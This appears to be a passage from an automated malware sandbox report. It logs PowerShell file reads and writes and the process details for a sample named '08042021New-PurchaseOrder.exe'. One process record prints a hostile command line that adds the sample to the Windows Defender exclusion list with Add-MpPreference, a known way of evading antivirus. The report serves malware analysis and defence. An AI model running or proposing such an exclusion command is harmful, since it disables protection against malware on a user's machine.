C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker.....Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal.....Unlock-PasswordInternal.....Unlock-BitLocker.....Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 7f 14 00 00 1a 00 00 00 e9 0d bb 05 2e 08 1f 08 ff 07 00 00 00 00 9f 02 3d 00 c8 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....=.....@.....	success or wait	1	6E0476FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 50 00 00 00 0e 00 20 00	H.....<@.^...L."My..:P..... .	success or wait	17	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 1b 3b 40 01 45 4d 40 01 dc 71 40 01 42 4d 40 01 19 3b 40 01 dd 71 40 01 bc 3c 40 01 bd 3c 40 01 be 3c 40 01 57 03 40 01 4d 03 40	.....T.@..>@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@.M@.!M@.;M@..D@..D@.@M@.<M@.$M@.8M@.?M@..;@..;@.EM@..q@.BM@..;@..q@..<@..<@..<@.W.@.M.@	success or wait	11	6E0476FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD5CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD5CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD55705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD61F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21352	success or wait	1	6DD6203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCB03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	8	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CBC1B4F	ReadFile

Analysis Process: conhost.exe PID: 5868 Parent PID: 5828

General

Start time:	12:24:12
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 3636 Parent PID: 4952

General

Start time:	12:24:12
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\08042021New-PurchaseOrder.exe' -Force
Imagebase:	0x100000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD7CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD7CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB25B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB25B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dva0twzw.csn.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_n5lfjoqp.nj0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.dfbKEN5N.20210408122415.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dva0twzw.csn.ps1	success or wait	1	6CBC6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_n5lfjoqp.nj0.psm1	success or wait	1	6CBC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dva0twzw.csn.ps1	unknown	1	31	1	success or wait	1	6CBC1B4F	WriteFile
